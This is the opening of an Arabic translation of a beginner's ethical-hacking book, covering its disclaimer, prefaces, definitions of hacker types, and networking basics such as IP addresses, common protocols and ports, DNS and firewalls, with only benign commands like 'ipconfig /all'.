كشف أسرار الهاكر



مداد للترجمة والنشر
الطبعة الأولى 2016

كشف أسرار الهاكر

أساسيات وأدوات الهاكر والحماية

تأليف: سريكانث راميش

تعريب: عبد الرحمن حسين

مداد للترجمة والنشر

الطبعة الأولى ٢٠١٦

إخلاء المسؤولية

المعلومات الواردة في هذا الكتاب تعرض وتستخدم لأغراض تعليمية فقط وليس على مؤلف أو مترجم هذا الكتاب أي مسئولية ناتجة عن سوء استخدام المعلومات الواردة فيه. الغرض من كل المعلومات الواردة في هذا الكتاب هو المساعدة في تطوير الدفاعات واجتناب هجمات الهاكر.

يجب ألا تستخدم المعلومات الواردة في هذا الكتاب تحت أي ظرف وأي سبب للتسبب بأي أضرار مباشرة أو غير مباشرة.

يرجى العلم أن كلمات مثل هاكر وتهكير ومخترق واختراق المستخدمة في هذا الكتاب يقصد منها الهاكر أو الاختراق الأخلاقي وأن استخدامك للمعلومات الواردة في هذا الكتاب يقع تحت مسؤوليتك الشخصية.

جدول المحتويات

مقدمة المترجم

مع انتشار أجهزتنا التقنية في كل مكان ينتشر معها خوفنا على معلوماتنا الشخصية والمالية. فقد أضحت الجوانب الأمنية في البرامج والأجهزة والشبكات من الأساسيات التي تهم أصحاب الشركات والمبرمجين وبالطبع عموم المستخدمين.

شغلني موضوع الهاكر والحماية منذ زمن بعيد وكلما بدأت في القراءة عنه واجهت إحدى مشكلتين: فإما إن الكتاب الذي أتصفحه مغرق في التفاصيل النظرية بدون أي تطرق للأساليب والأدوات أو العكس تمامًا أن الكتاب مقدم لمن يمتلكون ناصية التفاصيل ويرغبون في التعرف على الجديد من برامج وأدوات الهاكر. حتى وقع في يدي هذا الكتاب والذي ما لبثت أن قرأت بضعة صفحات منه حتى عرفت أنه ضالتي المنشودة فأنهيته في وقتٍ قصير وعزمت نقله للعربية.

رغم شمول مادة الكتاب على المبادئ النظرية والأدوات العملية إلا أن أسلوبه سهل وبسيط وهو ما راعيت نقله إلى اللغة العربية. في هذا الكتاب راعيت تعريب كل المصطلحات واستخدام أشهر تعريبات المصطلحات أما التي لم أجد لها تعريب فقد استفرغت جهدي في تعريب كل منها وأرجو أن أكون قد وفقت.

راعيت أن يكون الكتاب عربيًا كله بحيث يقرأ القارئ بدون تجشم معاناة البحث عن مصطلحات، خصوصًا أن معاني تلك المصطلحات تسهم في فهم عملها والغاية منها، فنقلها بالحروف الإنجليزية يحد من المعرفة التي يقدمها النص للقارئ العربي كما أنه يقطع حبل أفكار القارئ فيضطره للتفكير بلغتين. أما المصطلحات التي شاع بشكل كبير استعمالها في العربية -كإنترنت وبرتوكول- فقد استرخصت في استعمالها. وحيث أن الكتاب يقدم معرفة نظرية وعملية وتلك المعرفة العملية عبارة عن برامج وأدوات سيستخدمها من يقرأ هذا الكتاب فقد أدرجتها كما هي. وأخيرًا ولمعرفتي بضعف الإنتاج العربي في هذا المجال فقد راعيت كتابة رؤوس الموضوعات بالعربية والإنجليزية ليسهل على من يرغب في الاستزادة البحث باللغة الأجنبية ولكني أذكرها مرة واحدة على رأس الموضوع ثم اكتفي باللفظ العربي فيما بعد ليكون النص عربيًا قدر ما أمكن.

وأخيرًا أرجو أن يكون هذا الكتاب نافعًا ويجد فيه كل أمرئ بغيته في الخير .... والله الموفق

عبد الرحمن حسين

جمادى الأولى ١٤٣٧ الموافق يناير ٢٠١٦

Abdomarzouk9@gmail.com

لمن هذا الكتاب؟

- لمسئولي الشبكات الذين يسعون لحماية شبكاتهم السلكية واللاسلكية ضد الهجمات
- لمسئولي الدعم الفني والحماية في الشركات والمؤسسات ليتعرفوا على أعراض وطرق حماية أجهزتهم
- لمطوري ومصممي المواقع لتعريفهم بجوانب الضعف الشائعة في المواقع والتي يستطيع الهاكر بها إحداث ضرر لمواقعهم أو إحداث ضرر لمستخدمي الموقع
- لمسئولي ومصممي قواعد البيانات لتعريفهم بأبرز الهجمات الخبيثة على قواعد البيانات وكيفية تحصين قواعد البيانات من مرحلة التصميم والتطوير
- لمن يرغبون في التخصص في الحماية والهاكر الأخلاقي
- لجمهور المستخدمين لرفع وعيهم الأمني وتجنيبهم السقوط في شباك الهجمات الخبيثة

أما من يرغبون في التعلم لأسباب خبيثة فهذا الكتاب ليس لهم وأبرء إلى الله منهم ومن عملهم.

تمهيد المؤلف

أولًا نبارك لك شرائك لكتاب كشف أسرار الهاكر.

سيجول بك هذا الكتاب في جولة عن مفاهيم اختراق الحاسوب بطريقة سهلة ومبسطة وهو ما سيجعل حتى القراء الذين لا يمتلكون معرفة مسبقة عن الاختراق قادرين على استيعاب تلك المفاهيم.

لتبدأ معنا، كل ما عليك فعله هو معرفة قليلة عن الحواسيب ونظام تشغيل (ويندوز) واتصال بالإنترنت.

الكثير من كتب الهاكر الأخلاقي المشهورة التي قرأتها وجدتها تستهدف القراء الذين لديهم معرفة قوية مسبقًا بمجال الهاكر، بالإضافة إلى أن هذه الكتب تتوغل بشدة في الجانب النظري والتي تقدم للقراء الكثير من الشروحات غير الضرورية وبالتالي إضافة حجم زائد للكتاب

وهذا قد يسبب ملل القارئ أو يدفعه للتوقف عن القراءة قبل إنهاء الكتاب.

لهذا، فقد قررت وضع كتاب لا يتطلب أي معرفة مسبقة عن الموضوع والذي يسهل على القراء في نفس الوقت متابعة واستيعاب كل نقطة فيه.

وبدلا من حشو الكتاب بالمحتوى المبتذل: فقد فضلت عرض مواضيع بطريقة يسهل متابعتها عن طريق النقاط التوضيحية والرسومات والأمثلة العملية الواردة في الكتاب.

قد يؤدي هذا إلى صغر حجم الكتاب ولكنه يشبع حاجة القارئ للمعرفة كذلك

قررت أيضا أن اتجاهل المفاهيم والتقنيات المهجورة وأن أركز على تلك المفاهيم والتقنيات المعمول بها حاليًا والمناسبة للمواقف اليومية.

عند انتهائك من قراءة هذا الكتاب، ستكون قادرًا على استعمال المعرفة والمهارات التي اكتسبتها بطرق متعددة مثل:

- يمكنك أن تتبني عقلية الهاكر وتبدأ في التفكير والتفاعل مع مواقف ومشاكل بنفس الطرق التي يتعامل معها الهاكر. وجدير بالذكر أن الهاكر ما هو إلا عقلية وطريقة تفكير أكثر منه مجموعة من المهارات المكتسبة
- سيمكنك بسهولة حماية نفسك من كل الهاكر المزعجين والمؤذيين بالحفاظ على أمان حساباتك على الإنترنت وخادم الانترنت الذي تتعامل معه وحواسيبك الشخصية
- هذا الكتاب يركز على المهارات الوظيفية المطلوبة لبداية مهنتك كهاكر أخلاقي حيث يمكنك أن تبدأ في تطبيق المعرفة والمهارات التي اكتسبتها في مهنتك على الفور

كيف تستخدم هذا الكتاب؟

يغطي هذا الكتاب مبادئ اختراق الحواسيب لكل من أنظمة تشغيل الويندوز وأنظمة تشغل اللينكس. ستعتمد الامثلة العملية والرسومات على **ويندوز ٨,١** وجهاز حاسوب شخصي

ولأنظمة اللينكس: ستعتمد الأمثلة العملية على أسطوانة حية لتوزيعة لينكس كالي 1.0.9a

وحيث أن معظم الأمثلة لا تحدد نسخة نظام التشغيل، فيمكنك تطبيقهم على أي نسخة من أنظمة الويندوز أو اللينكس مثبته على جهازك.

كل فصل بما فيه المفاهيم الواردة في هذا الكتاب مرتبة بترتيب هرمي حيث يشكل كل مفهوم الأساس للمفهوم الذي يليه.

قد لا يكون هذا في كل فصل ولكن في كثير من الحالات فإن المفاهيم المشروحة في الجزء الأول من الكتاب تشكل العناصر الرئيسية في فهم المفاهيم اللاحقة.

ولهذا، فأنصح بقراءة الكتاب بطريقة منظمة ولا تتجاهل المفاهيم والفصول أو تقفز بينهم.

خلال هذا الكتاب، سأقدم لك الكثير من الأمثلة والتشبيهات والرسوم المصورة والتي ستساعدك على فهم العمليات بسهولة وفوق ذلك ستجعل من عملية التعليم عملية مرحة.

أخيرًا، أتمنى أن يعجبك هذا الكتاب والمفاهيم المشروحة فيه.

الفصل الأول -مقدمة:

أعرف أن معظمكم متشوق للبدء ولكن، قبل أن نقفز في عمليات الهاكر دعنا نبدأ بفهم ماذا يعني الهاكر؟

ما هو الهاكر؟

في مجال أمن الحاسوب، يعني مصطلح الهاكر أو الاختراق ببساطة إلى إجراء يستغل ضعف موجود في نظام حاسوب أو شبكة حاسوب.

بعبارة أخر: الهاكر هو شخص يعمل على تطوير فهم عميق عن كيفية عمل أنظمة الحاسوب أو برامجه، ومن ثم يمكنه التحكم في الحاسوب باستغلال مناطق ضعف موجودة فيه.

يصنف الهاكرز أو المخترقين حسب اتجاهاتهم ومستوى مهاراتهم إلى الأنواع التالية:

- هاكر القبعات البيضاء: الهاكر الأبيض (ويعرف بالهاكر الأخلاقي أيضًا) هو شخص يستخدم مهاراته في الاختراق فقط لأغراض دفاعية مثل اختبارات الاختراق. يعمل هذا الهاكر في غالب الأحيان مع الشركات للتأكد من حماية أنظمتهم الحاسوبية وشبكاتهم.
- هاكر القبعات السوداء: الهاكر الأسود (ويعرف بالمخترق أيضًا) هو شخص يستخدم مهاراته دائما لأغراض هجومية. يسعى المخترق لتحصيل الأموال أو الاستيلاء عليها أو السعي للثأر من شخص عن طريق التسبب في تدمير معلومات الأنظمة.
- هاكر القبعات الرمادية: وهاكر القبعات الرمادية هو شخص يقع في بين التصنيفين السابقين فقد يستخدم هذا الهاكر مهاراتهم للأغراض دفاعية أو هجومية.
- صبي الهاكر: المعتمد على النصوص والبرامج الجاهزة: وهو شخص ليس لدية المعرفة عن الكيفية التي تعمل بها أنظمة الحاسوب ولكنه يعتمد على برامج جاهزة ونصوص برمجية لاختراق الحواسيب.

مصطلحات أساسية

قبل التوغل في هذا الموضوع: هذه بعض المصطلحات الأساسية في مجال الاختراق والتي يجب يعلمها كل مهتم بهذا المجال.

- نقاط الضعف: هي نقاط ضعف في النظام تسمح للمخترق بتحييد وتجاوز نظام الأمان.
- الاستغلال: وهو طريقة معينة (جزء من برنامج أو مجموعة من الأوامر....إلخ) تستغل نقطة ضعف معينه لخرق نظام الحاسوب.
- التهديد: هو خطر محتمل قد يستغل نقطة ضعف موجودة ليتسبب في وقوع ضرر.
- الهجوم: هو أي إجراء ينتهك أمن نظام الحاسوب باستغلال نقطة ضعف موجودة أو يمكن القول إنه هجوم على نظام الأمن ناتج عن تهديد موجود بالفعل.

الاسئلة الشائعة عن الهاكر

نعرض فيما يلي قائمة موجزة لأكثر الأسئلة شيوعًا عن الهاكر:

كم أحتاج من الوقت لأصبح هاكر؟

من المعروف ألا أحد يستطيع إتقان الهاكر بين عشية وضحاها فيحتاج المرء لوقت ليس بالقصير ليفهم ويحصل الأدوات اللازمة التي تجعله في عداد محترفي الهاكر.

ولذلك، فأي أمرؤ يطمح في أي يصبح هاكر فيجب أن يعلم أن الأمر يحتاج إلى الإبداع والإرادة والصبر والمثابرة.

ما هي المهارات التي أحتاجها لأصبح هاكر؟

فيما يتعلق بعمل الهاكر، فمن الأساسي أن تفهم كيفية عمل نظام تشغيل الحاسوب. فيمكنك مبدئيًا فهم مبادئ عمل أنظمة الحاسوب وشبكات الحاسوب وتفهم بعض أساسيات البرمجة.

وعند هذه النقطة لا تقلق كثيرًا من هذا السؤال حيث سيتجول بك هذا الكتاب في كل المهارات والمفاهيم الأساسية المطلوبة التي تحتاجها لتصبح هاكر.

ما هي أفضل طريقة أتعلم بها الهاكر؟

كما ذكرت سابقًا، فإن أفضل طريقة لتعلم الهاكر هي أن تبدأ بالأساسيات. حالما تسلح نفسك بالمهارات الأساسية، يمكنك الانتقال للمرحلة التالية بالانتقال للكتب التي تناقش مسائل مفردة مفصلة عن الهاكر. كما يجب ألا تنسى قوة الإنترنت فيما يتعلق باكتساب وتوسيع معرفتك وعلمك.

الفصل الثاني -مفاهيم أساسية

دعنا الآن نبدأ في مناقشة وفهم بعض المبادئ الأساسية في طريقنا نحو تعلم الهاكر.

قبل الخوض في منهج التدريب العملي، فمن الضروري جدًا للمرء أن يفهم أساسيات شبكات الحاسوب وطريقة عملها. في هذا الفصل سنعرض وصف مختصر للمبادئ الأساسية والمصطلحات المتعلقة بشبكات الحاسوب والتشفير والأمن.

شبكة الحاسوب: هي مجموعة من حاسوبين أو أكثر مرتبطين معًا ومن ثم يمكن التواصل مع أي حاسوب من المجموعة.

بعض الأنواع الشائعة لشبكات الحاسوب تشمل:

شبكات الحاسوب المحلية (LAN)

في هذا النوع من الشبكات ترتبط حواسيب موجودة في أماكن قريبة من بعضها البعض، مثل الحواسيب الموجودة في نفس المبنى.

شبكات الحاسوب الموسعة(WAN)

في هذا النوع من الشبكات تفصل مسافات طويلة بين الحواسيب (تبدأ من بضعة كيلومترات إلى بضع مئات من الكيلومترات) حيث ترتبط الحواسيب في هذه الحالة عن طريق خطوط الهاتف أو الموجات اللاسلكية.

الإنترنت

الإنترنت هو أكبر شبكة حواسيب على الإطلاق والتي ترتبط معًا عن طريق شبكات حواسيب محلية أو موسعة. وهو نظام عالمي يتكون من شبكات مترابطة قد تكون هذه الشبكات مملوكة لحكومات وجهات رسمية أو منظمات وشركات خاصة.

مستضيف الشبكة (أو المستضيف)

وقد يكون أحد الحواسيب أو أحد أجهزة الشبكات المرتبطة بشبكة الحواسيب. وقد يكون هذه الحاسب عبارة عن خادم ويب يقدم خدماته للمستخدمين أو منصة نهائية تقدم خدمات للمستخدمين.

بروتوكول الشبكة (البروتوكول)

وهو مجموعة من القواعد والأحكام الضرورية للتواصل بين جهازين في الشبكة. كمثال، لا يمكن لحاسوبين متصلين بشبكة أن يتواصلا معًا إلا إذا اتبعا البروتوكولات المعتمدة.

فيما يلي بعض أشهر بروتوكولات الشبكات:

برتوكول الإنترنت (عنوان الآي بي)

وهو عبارة عن رقم مميز لا يتكرر يخصص لكل حاسوب أو جهاز (طابعة مثًلًا) ومن ثم يمكن تحديدهم على الشبكة.

أنواع عناوين الآي بي:

عنوان الآي بي الخاص: وهو عنوان الآي بي المخصص لحاسوب على شبكة محلية (LAN).

الشكل النموذجي لعنوان الآي بي الخاص يكون على شاكلة:

192.168.1.2


عنوان الآي بي العام: وهو عنوان آي بي مخصص لحاسوب متصل بالإنترنت. الشكل النموذجي لعنوان الآي بي العام يكون على شاكلة:

59.93.155.125

في معظم الحالات يتصل الحاسوب بشبكة مزود الخدمة باستخدام رقم الآي بي الخاص. وحالما يدخل الحاسب إلى شبكة مزود الخدمة يُمنح رقم آي بي عام والذي يسمح له بالاتصال بالإنترنت.

كيف تحصل على رقم الآي بي لحاسوب؟

معرفة رقم الآي بي العام سهل للغاية، فقط اكتب"What is my IP?" "ما هو رقم الآي بي" على جوجل وسيظهر رقمك في نتائج البحث.



شكل ٢,١

للحصول على رقم الآي بي الخاص بجهاز حاسوب. افتح موجه الأوامر (Command Prompt) (بكتابة cmd في صندوق مهام (run) في قائمة ابدأ) ثم أدخل الأمر التالي:

Ipconfig/all



شكل ٢,٢

ستظهر لك قائمة طويلة عن تفاصيل الشبكة التي يتصل بها حاسوبك وإعداداتهم. ولرؤية رقم الآي بي الخاص، مرر المؤشر لأسفل حتى تصل إلى عنوان "IPv4 Address" وهو عنوان الآي بي الخاص بجهازك.

```
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::9d53:7660:d966:1269%3(Preferred)
IPv4 Address. . . . . . . . . . . : 192.168.0.2(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Lease Obtained. . . . . . . . . . : 19 September 2014 02:22:14 PM
Lease Expires . . . . . . . . . . : 20 September 2014 02:22:14 PM
Default Gateway . . . . . . . . . : 192.168.0.1
DHCP Server . . . . . . . . . . . : 192.168.0.1
DHCPv6 IAID . . . . . . . . . . . : 50339008
```

شكل ٢,٣

بروتوكول نقل النص الفائق (HTTP)

يقوم هذ البروتوكول بعمل معيار للاتصال بين متصفحات الانترنت والخوادم، وهو أحد أكثر البروتوكولات استخدامًا على الانترنت المخصصة لطلب وثائق مثل صفحات الويب والصور.

مثال: http://www.example.com

بروتوكول نقل الملفات (FTP)

ينظم هذا البروتوكول نقل الملفات بين حاسوبين على الشبكة، وهو البروتوكول الأكثر استخدامًا في عمليات رفع وتحميل الملفات بين الخوادم ومنصات التشغيل.

مثال: ftp://www.example.com

بروتوكول إرسال البريد البسيط (SMTP)

ويقوم بعملية إرسال البريد الإلكتروني من خادم إلى آخر، وتستخدمه معظم انظمة إرسال البريد الإلكتروني لتبادل الرسائل بين الخوادم.

تيل نت (Telnet)

وهو بروتوكول يسمح بالاتصال عن بعد بين الخوادم على الانترنت أو على الشبكات المحلية، ويحتاج إلى برنامج تيل نت مثبت على جهاز العميل لتنفيذ البروتوكول باستخدام الاتصال القائم مع الحاسوب البعيد.

في معظم الحالات يطلب منك تيل نت اسم مستخدم وكلمة سر ليقوم بإنشاء الاتصال مع المستضيف البعيد. في بعض الحالات تسمح بعض المستضيفات بعمل اتصال كمستخدم **عام** أو **ضيف**.

بعد عمل الاتصال، يمكنك استخدام نصوص الأوامر لتتصل مع المستضيف البعيد يكون الاتصال باستخدام أوامر تيل نت بهذا الشكل:

المنفذ <اسم المستخدم أو رقم الآي بي> Talnet

مثال:

مثال: telnet 127.0.01 25

برتوكول SSH (الصدفة الآمنة)

هذا البروتوكول يشبه برتوكول تيل نت حيث يقوم أيضًا بتسهيل الاتصال مع المستضيفات البعيدة. يجدر بالذكر أن برتوكول الصدفة الآمنة له اليد العليا على برتوكول تيل نت فيما يتعلق الأمان. صُمم تيل نت في الأساس ليعمل في الشبكات المحلية ومن ثم لم يلق مصمموه بالًا لاعتبارات الأمان. على الجانب الآخر يقدم برتوكول الصدفة الآمنة حماية كاملة أثناء الاتصال مع المستضيفات البعيدة على الشبكات أو الانترنت.

ومثل تيل نت، يستخدم برتوكول الصدفة الآمنة برنامج على حاسوب العميل ويطلب اسم مستخدم ورقم سري ليؤسس اتصالًا مع المستضيف البعيد.

منفذ الشبكة

يمكن للحاسوب الواحد تشغيل أكثر من خدمة في نفس الوقت مثل برتوكول نقل النصف الفائق أو بروتوكول نقل الملفات وخلافه. كل واحدة من تلك الخدمات تحدد برقم مميز يسمى منفذ الشبكة (المنفذ)، إذا أراد حاسوب الاستفادة من خدمة معينة تعمل على حاسوب آخر، يجب عليه أن يُنشئ اتصالًا مع الحاسوب الآخر على نفس المنفذ المحدد الذي تعمل عليه الخدمة المطلوبة.

كمثال: إذا طلب حاسوب على طرف الشبكة صفحة ويب من مستضيف عن بعد باستخدام برتوكول نقل النص الفائق، فيجب عليه أولًا أن يُنشئ اتصالًا مع الخادم البعيد على المنفذ رقم ٨٠ قبل عمل الطلب (تعمل خدمة النص نقل النص الفائق على هذا المنفذ).

فيمكننا ببساطة تمثيل أرقام المنافذ بأرقام أبواب. فكل باب يحمل رقم لخدمة معينه على الحاسوب. يعرض الجدول التالي قائمة بالخدمات الشائعة وأرقام منافذهن الافتراضية:

اسم الخدمة أو البروتوكول	رقم المنفذ
برتوكول نقل النص الفائق	٨٠
برتوكول نقل الملفات	٢١
برتوكول إرسال البريد البسيط	٢٥
تيل نت	٢٣
SSH (الصدفة الآمنة)	٢٢

جدول ٢,١

حزمة الشبكة (أو حزمة البيانات أو الحزمة أو الباكت)

وهي الوحدة الأساسية للبيانات المرسلة من مستضيف إلى آخر عبر الشبكة. عند نقل البيانات (مثل رسالة أو بريد إلكتروني أو ملف) بين مستضيفين، فيجب تقسيمها إلى تركيبات صغيرة تسمى الحزمة ومن ثم يعاد تجميعها عند وصولها لتعود إلى حالتها الأصلية.

تتكون كل حزمة من بيانات مقسمة ومرفق معها المعلومات الضرورية التي تساعدها على بلوغ وجهتها مثل المراسل وعنوان الآي بي والمرسل إليه ورقم المنفذ المستهدف والعدد الإجمالي للحزم التي قُسم إليها الملف الأصلي والعدد التسلسلي لكل حزمة.

نظام تسمية النطاقات (DNS)

نظام تسمية النطاقات أو خدمة تسمية النطاقات هو برتوكول شبكي وظيفته تخطيط أسماء النطاقات مثل "google.com" إلى عناوين الآي بي المناظرة مثل "139.130.4.5"

وحيث أن الإنترنت يضم ملايين الحواسيب وكل منها له عنوان الآي بي الخاص به، فمن المستحيل للمستخدمين تذكر عناوين الآي بي الخاصة بكل حاسوب يرغبون في الوصول إليه. ولهذا وبغرض تبسيط العملية، صُمم نظام تسمية النطاقات.

ومن ثم أصبح من السهل للمستخدمين الوصول لأي موقع إنترنت عن طريق كتابة اسم نطاق الموقع في خانة العنوان في متصفحاتهم مثل "google.com" أو "yahoo.com" بدون الحاجة لتذكر رقم آي بي كل موقع.

وعلى الرغم من ذلك ولأن برتوكول الانترنت يفهم فقط عنوان الآي بي وليس اسم النطاق، فمن الضروري ترجمة اسم النطاق مرة أخرى إلى عنوان الآي بي المقابل قبل إنشاء اتصال مع الخادم المستهدف. وهي المساعدة القيمة التي يقدمها نظام تسمية النطاقات.

يملك مزود الانترنت الذي تتبعه خادم تسمية نطاقات والذي يحتفظ بسجل ضخم من أسماء النطاقات الموجودة على الانترنت وعناوين الاي بي المقابلة لهذه الأسماء.

في كل مرة تكتب عنوان موقع مثل "http://www.google.com" في متصفحك، يقوم حاسوبك باستخدام خادم اسماء النطاقات المملوك لمزود الانترنت لترجمة الاسم "google.com" إلى عنوان الآي بي المقابل لتستطيع الوصول إلى خادم google.com. تتم هذه العملية في غمضة عين وخلف الكواليس ومن ثم لا يلاحظها أحد.

كيف يعمل نظام تسمية النطاقات؟


دعنا نضرب المثال التالي لنفهم كيفية عمل نظام تسمية النطاقات؟

في أي وقت تكتب عنوان الانترنت مثل "http://www.google.com" في خانة العنوان في متصفحك، يرسل حاسوبك طلب إلى خادم التسمية المحلية (خادم تسمية النطاقات المملوك لمزود الانترنت الذي تتبعه) ليقوم بتحويل اسم النطاق إلى عنوان الآي بي المكافئ له. يطلق على هذا الطلب غالبًا اسم **استعلام اسم النطاق**.

يستقبل خادم التسمية المحلي الاستعلام ليبحث إذا كان الاسم المرسل يطابق أي عنوان آي بي في قاعدة البيانات. إذا وجد مطابقة، يرسل الخادم عنوان الآي بي (الرد). إذا لم يجد، يُرسل الاستعلام تلقائيا إلى خادم تسمية نطاقات من مستوى أعلى في النظام الهرمي لنظام تسمية النطاقات. وتستمر العملية حتى يصل الاستعلام إلى خادم تسمية نطاقات يحتوي على الاسم المكافئ ورقم الآي بي.

ومن ثم يسبح عنوان الآي بي (الرد) عائدًا بنفس التسلسل ولكن بطريقة معكوسة حتى يصل إلى الحاسوب الذي أرسل الاستعلام. يوضح الشكل التالي هذه العملية

شكل ٢,٤



©2011 HowStuffWorks
www.howstuffworks.com
3 "That's in my cache! It maps to this IP address: 70.42.251.42"
DNS Server
5 "Thanks for the directions! Now to find lots of great information!"
4 "Great! I'll cache that for a while in case I get more requests."
DNS Server
2 "The domain name www.howstuffworks.com is not in my database or cache. I'll try another DNS server."
1 "I need directions to http://www.howstuffworks.com"

الجدار الناري

يمكننا القول إن الجدار الناري هو عبارة عن حاجز بين جهازك (أو شبكتك) والانترنت (العالم الخارجي). ويمكننا تشبيه الجدار الناري بحارس الأمن الذي يقف على مدخل منزلك ويسمح بدخول ضيوفك ويمنع الآخرين حيث يسمح للمدعوين فقط بالدخول ويمنع من يشتبه بأنه دخيل أو متطفل. وكذلك الجدار الناري، فهو عبارة عن برنامج أو قد يكون جهاز يقوم بتصفية المعلومات (حزم البيانات) القادمة من الانترنت إلى حاسوبك الشخصي أو شبكة الانترنت.

كيف يعمل الجدار الناري؟

قد يسمح الجدار الناري أو يمنع المرور بين الأجهزة اعتمادًا على القواعد التي وضعها فيه مسؤول الجدار الناري. تعمل معظم الجُدر النارية الشخصية مثل الجدار الناري على الويندوز على مجموعة من قواعد معده سلفًا ومناسبة في ظروف التشغيل العادية، ومن ثم فليس على المستخدم أن يقلق كثيرًا حيال إعداد الجدار الناري على جهازه. يوضح الشكل ٢,٥ طريقة عمل الجدر النارية.



شكل ٢,٥

تعد الجدر النارية سهلة التثبيت ومن ثم فهي المفضلة من جانب المستخدمين النهائيين لتأمين حواسيبهم الشخصية. ولكن فيما يتعلق بتلبية الاحتياجات الخاصة للشبكات الكبيرة والشركات في تفضل الجدر النارية التي يتوفر فيها عدد كبير من خيارات الإعداد.

كمثال، قد تضع الشركة قواعد مختلفة للجدار الناري في خوادم نقل الملفات أو خوادم تيل نت أو خوادم الويب. بالإضافة إلى أن الشركات قد تحدد كيفية اتصال موظفيها بالإنترنت عن طريق حظر الوصول لمواقع معنية أو بتقييد نقل الملفات إلى الشبكات الأخرى. وهكذا يمكن للجدار الناري منح الشركة سيطرة مطلقة على استخدام شبكاتها فضلا على الأغراض الأمنية.

تستخدم الجدر الناري واحد أو أكثر من الطرق التالية للتحكم في البيانات الداخلة والخارجة من وإلى أي شبكة:

١. **تصفية الحُزَم:** في هذه الطريقة، تُحلل الحُزَم (قطع البيانات الصغيرة) عبر مجموعة من **المرشحات**. ومرشحات الحزم هي مجموعة من القواعد التي تسمح بقبول أو رفض إجراءات معينة والتي قد تكون معده سلفًا في الجدار الناري أو يقوم المسؤول بإعدادها

